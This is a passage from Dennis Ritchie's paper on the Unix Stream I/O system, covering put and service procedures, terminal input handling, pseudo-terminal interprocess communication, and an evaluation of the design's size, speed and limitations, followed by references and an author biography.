  while (q is not empty and q->next is not full) {
    get a block from q
    process message block
    call q->next->putp to dispose of
      new or transformed block
  }
```

This mechanism is appropriate in cases in which messages can be processed independently of each other. For example, it is used by the terminal output module. All the scheduling details are taken care of by standard routines.

More complicated modules need finer control over scheduling. A good example is terminal input. Here the device module upstream produces characters, usually one at a time, that must be gathered into a line to allow for character erase and kill processing. Therefore the stream input module provides a put procedure to be called by the device driver or other module downstream from it; here is an outline of this routine and its accompanying service procedure:

```
putproc(q, bp)
struct queue *q; struct block *bp
  put bp on q
  echo characters in bp's data
  if (bp's data contains new-line or carriage return)
    enable q
service(q)
struct queue *q
  take data from q until new-line or carriage return,
  processing erase and kill characters
  call q->next->putp to hand line to upstream queue
  call q->next->putp with DELIM message
```

The put procedure generates the echo characters as promptly as possible; when the terminal module is attached to a device handler,

they are created during the input interrupt from the device, because the put procedure is called as a subroutine of the handler. On the other hand, line-gathering and erase and kill processing, which can be lengthy, are done during the service procedure at lower priority.

## VI. CONNECTION WITH THE REST OF THE SYSTEM

Although all the drivers for terminal and network devices, and all protocol handlers, were rewritten, only minor changes were required elsewhere in the system. Character devices and a character device switch, as described by Thompson,<sup>4</sup> are still present. A pointer in the character device switch structure, if null, causes the system to treat the device as always; this is used for raw disk and tape, for example. If not null, it points to initialization information for the stream device; when a stream device is opened, the queue structure shown in Fig. 1 is created, using this information, and a pointer to the structure naming the stream is saved (in the "inode table").

Subsequently, when the user process makes `read`, `write`, `ioctl`, or `close` calls, presence of a non-null stream pointer directs the system to use a set of stream routines to generate and receive queue messages; these are the "top-level routines" referred to previously.

Only a few changes in user-level code are necessary, most because opening a terminal puts it in the "very raw" mode shown in Fig. 1. In order to install the terminal-processing handler, it is necessary for programs such as `init` to execute the appropriate `ioctl` call.

## VII. INTERPROCESS COMMUNICATION

As previously described, the stream I/O system constitutes a flexible communication path between user processes and devices. With a small addition, it also provides a mechanism for interprocess communication. A special device, the "pseudo-terminal" or PT, connects processes. PT files come in even-odd pairs; data written on the odd member of the pair appears as input for the even member, and vice versa. The idea is not new; it appears in Tenex<sup>5</sup> and its successors, for example. It is analogous to pipes, and especially to named pipes.<sup>6</sup> PT files differ from traditional pipes in two ways: they are full-duplex, and control information passes through them as well as data. They differ from the usual pseudo-terminal files<sup>2</sup> by not having any of the usual terminal processing mechanisms inherently attached to them; they are pure transmitters of control and data messages. PT files are adequate for setting up a reasonably general mechanism for explicit process communication, but by themselves are not especially interesting.

A special *message* module provides more intriguing possibilities. In one direction, the message processor takes control and data messages, such as those discussed above, and transforms them into data blocks




Fig. 4—Configuration for device simulator.

starting with a header giving the message type, and followed by the message content. In the other direction, it parses similarly structured data messages and creates the corresponding control blocks. Figure 4 shows a configuration in which a user process communicates through the terminal module, a PT file pair, and the message module with another user-level process that simulates a device driver. Because PT files are transparent, and the message module maps bijectively between device-process data and stream control messages, the device simulator may be completely faithful up to details of timing. In particular, user's `ioctl` requests are sent to the device process and are handled by it, even if they are not understood by the operating system.

The usefulness of this setup is not so much to simulate new devices, but to provide ways for one program to control the environment of another. Pike<sup>7</sup> shows how these mechanisms are used to create multiple virtual terminals on one physical terminal. In another application, intermachine connections in which a user on one computer logs into another make use of the message module. Here the `ioctl` requests generated by programs on the remote machine are translated by this module into data messages that can be sent over the network. The local callout program translates them back into terminal control commands.

## VIII. EVALUATION

My intent in rewriting the character I/O system was to improve its structure by separating functions that had been intertwined, and by allowing independent modules to be connected dynamically across well-defined interfaces. I also wanted to make the system faster and smaller. The most difficult part of the project was the design of the interface. It was guided by these decisions:

1. It seemed to be necessary for efficiency that the objects passed between modules be references to blocks of data. The most important

consequences of this principle, and those that proved deciding, are that data need not be copied as it passes across a module interface, and that many characters can be handled during a single intermodule transmission. Another effect, undesirable but accepted, is that each module must be prepared to handle discrete chunks of data of unpredictable size. For example, a protocol that expects records containing (say) an 8-byte header must be prepared to paste together smaller data blocks and split a block containing both a header and following data. A related, although not necessarily consequent, decision was to make the code assume that the data is addressable.

2. I decided, with regret, that each processing module could not act as an independent process with its own call record. The numbers seemed against it: on large systems it is necessary to allow for as many as 1000 queues, and I saw no good way to run this many processes without consuming inordinate amounts of storage. As a result, stream server procedures are not allowed to block awaiting data, but instead must return after saving necessary status information explicitly. The contortions required in the code are seldom serious in practice, but the beauty of the scheme would increase if servers could be written as a simple read-write loop in the true coroutine style.

3. The characteristic feature of the design—the server and put procedures—was the most difficult to work out. I began with a belief that the intermodule interface should be identical in the read and write directions. Next, I observed that a pure call model (put procedure only) would not work; queueing would be necessary at some point. For example, if the `write` system entry called through the terminal processing module to the device driver, the driver would need to queue characters internally lest output be completely synchronous. On the other hand, a pure queueing model (service procedure only; upstream modules always place their data in an input queue) also appeared impractical. As discussed above, a module (for example terminal input) must often be activated at times that depend on its input data.

After considerable churning of details, the model presented here emerged. In general its performance by various measures lives up to hopes.

The improvement in modularity is hard to measure, but seems real; for example, the number of included header files in stream modules drops to about one half of those required by similar routines in the base system (4.1 BSD). Certainly stream modules may be composed more freely than were the “line disciplines” of older systems.

The program text size of the version of the operating system described here is about 106 kilobytes on the VAX\*; the base system was about 130 kilobytes. The reduction was achieved by rewriting the

---

\* Trademark of Digital Equipment Corporation.

various device drivers and protocols and eliminating the Seventh Edition multiplexed files,<sup>1</sup> most (though not all) of whose functions are subsumed by other mechanisms. On the other hand, the data space has increased. On a VAX-11/750\* configured for 32 users about 32 kilobytes are used for storage of the structures for streams, queues, and blocks. The traditional character lists seem to require less; similar systems from Berkeley and AT&T use between 14 and 19 kilobytes. The tradeoff of program for data seems desirable.

Proper time comparisons have not been made, because of the difficulty of finding a comparable configuration. On a VAX-11/750, printing a large file on a directly connected terminal consumes 346 microseconds per character using the system described here; this is about 10 percent slower than the base system. On the other hand, that system's per-character interrupt routine is coded in assembly language, and the rest of its terminal handler is replete with nonportable interpolated assembly code; the current system is written completely in C. Printing the same file on a terminal connected through a primitive network interface requires 136 microseconds per character, half as much as the older network routines. Pike<sup>7</sup> observes that among the three implementations of Blit connection software, the one based on the stream system is the only one that can download programs at anything approaching line speed through a 19.2 kb/s connection. In general I conclude that the new organization never slows comparable tasks much, and that considerable speed improvements are sometimes possible.

Although the new organization performs well, it has several peculiarities and limitations. Some of them seem inherent, some are fixable, and some are the subject of current work.

I/O control calls turn into messages that require answers before a result can be returned to the user. Sometimes the message ultimately goes to another user-level process that may reply tardily or never. The stream is write-locked until the reply returns, in order to eliminate the need to determine which process gets which reply. A timeout breaks the lock, so there is an unjustified error return if a reply is late, and a long lockup period if one is lost. The problem can be ameliorated by working harder on it, but it typifies the difficulties that turn up when direct calls are replaced by message-passing schemes.

Several oddities appear because time spent in server routines cannot be assigned to any particular user or process. It is impossible, for example, for devices to support privileged `ioctl` calls, because the device has no idea who generated the message. Accounting and scheduling become less accurate; a short census of several systems showed that between 4 and 8 percent of non-idle CPU time was being spent in server routines. Finally, the anonymity of server processing most

certainly makes it more difficult to measure the performance of the new I/O system.

In its current form the stream I/O system is purely data-driven. That is, data is presented by a user's `write` call, and passes through to the device; conversely, data appears unbidden from a device and passes to the top level, where it is picked up by `read` calls. Wherever possible flow control throttles down fast generators of data, but nowhere except at the consumer end of a stream is there knowledge of precisely how much data is desired. Consider a command to execute a possibly interactive program on another machine connected by a stream. The simplest such command sets up the connection and invokes the remote program, and then copies characters from its own standard input to the stream, and from the stream to its standard output. The scheme is adequate in practice, but breaks when the user types more than the remote program expects. For example, if the remote program reads no input at all, any typed-ahead characters are sent to the remote system and lost. This demonstrates a problem, but I know of no solution inside the stream I/O mechanism itself; other ideas will have to be applied.

Streams are linear connections; by themselves, they support no notion of multiplexing, fan-in or fan-out. Except at the ends of a stream, each invocation of a module has a unique "next" and "previous" module. Two locally important applications of streams testify to the importance of multiplexing: Blit terminal connections,<sup>7</sup> where the multiplexing is done well, though at some performance cost, by a user program, and remote execution of commands over a network, where it is desired, but not now easy, to separate the standard output from error output. It seems likely that a general multiplexing mechanism could help in both cases, but again, I do not yet know how to design it.

Although the current design provides elegant means for controlling the semantics of communication channels already opened, it lacks general ways of establishing channels between processes. The PT files described above are just fine for Blit layers, and work adequately for handling a few administrator-controlled client-server relationships. (Yes, we have multimachine mazewar.) Nevertheless, better naming mechanisms are called for.

In spite of these limitations, the stream I/O system works well. Its aim was to improve design rather than to add features, in the belief that with proper design, the features come cheaply. This approach is arduous, but continues to succeed.

## REFERENCES

1. *Unix Programmer's Manual, Seventh Edition*, Bell Laboratories, Murray Hill, NJ (January 1979).

2. *Unix Programmer's Manual, Virtual VAX-11 Version*, University of California, Berkeley (June 1981).
3. A. G. Fraser, "Datakit—A Modular Network for Synchronous and Asynchronous Traffic," *Proc. Int. Conf. on Commun.*, Boston, MA (June 1979).
4. K. Thompson, "UNIX Time-Sharing System: UNIX Implementation," *B.S.T.J.* **57**, No. 6 (July–August 1978), pp. 1931–1946.
5. D. G. Bobrow, J. D. Burchfiel, D. L. Murphy, and R. S. Tomlinson, "TENEX, a Paged Time Sharing System for the PDP-10," *Comm. Assoc. Comp. Mach.* **15**, No. 3 (March 1972), pp. 135–143.
6. T. A. Dolotta, S. B. Olsson, and A. G. Petrucelli, *Unix User's Manual, Release 3.0*, Bell Laboratories, Murray Hill, NJ (June 1980).
7. R. Pike, "The Blit: A Multiplexed Graphics Terminal," *AT&T Bell Lab. Tech. J.*, this issue.

## AUTHOR

**Dennis M. Ritchie**, B.A. (Physics), 1963, Ph.D. (Applied Mathematics), 1968, Harvard University; AT&T Bell Laboratories, 1978—. The subject of Mr. Ritchie's doctoral thesis was subrecursive hierarchies of functions. Since joining AT&T Bell Laboratories, he has worked on the design of computer languages and operating systems. After contributing to the Multics project, he joined K. Thompson in the creation of the *UNIX* operating system, and designed and implemented the C language, in which the system is written. In 1982 he shared the IEEE Emmanuel Piore award with Thompson, and in 1983 he and Thompson won the ACM Turing award. His current research is concerned with the structure of operating systems.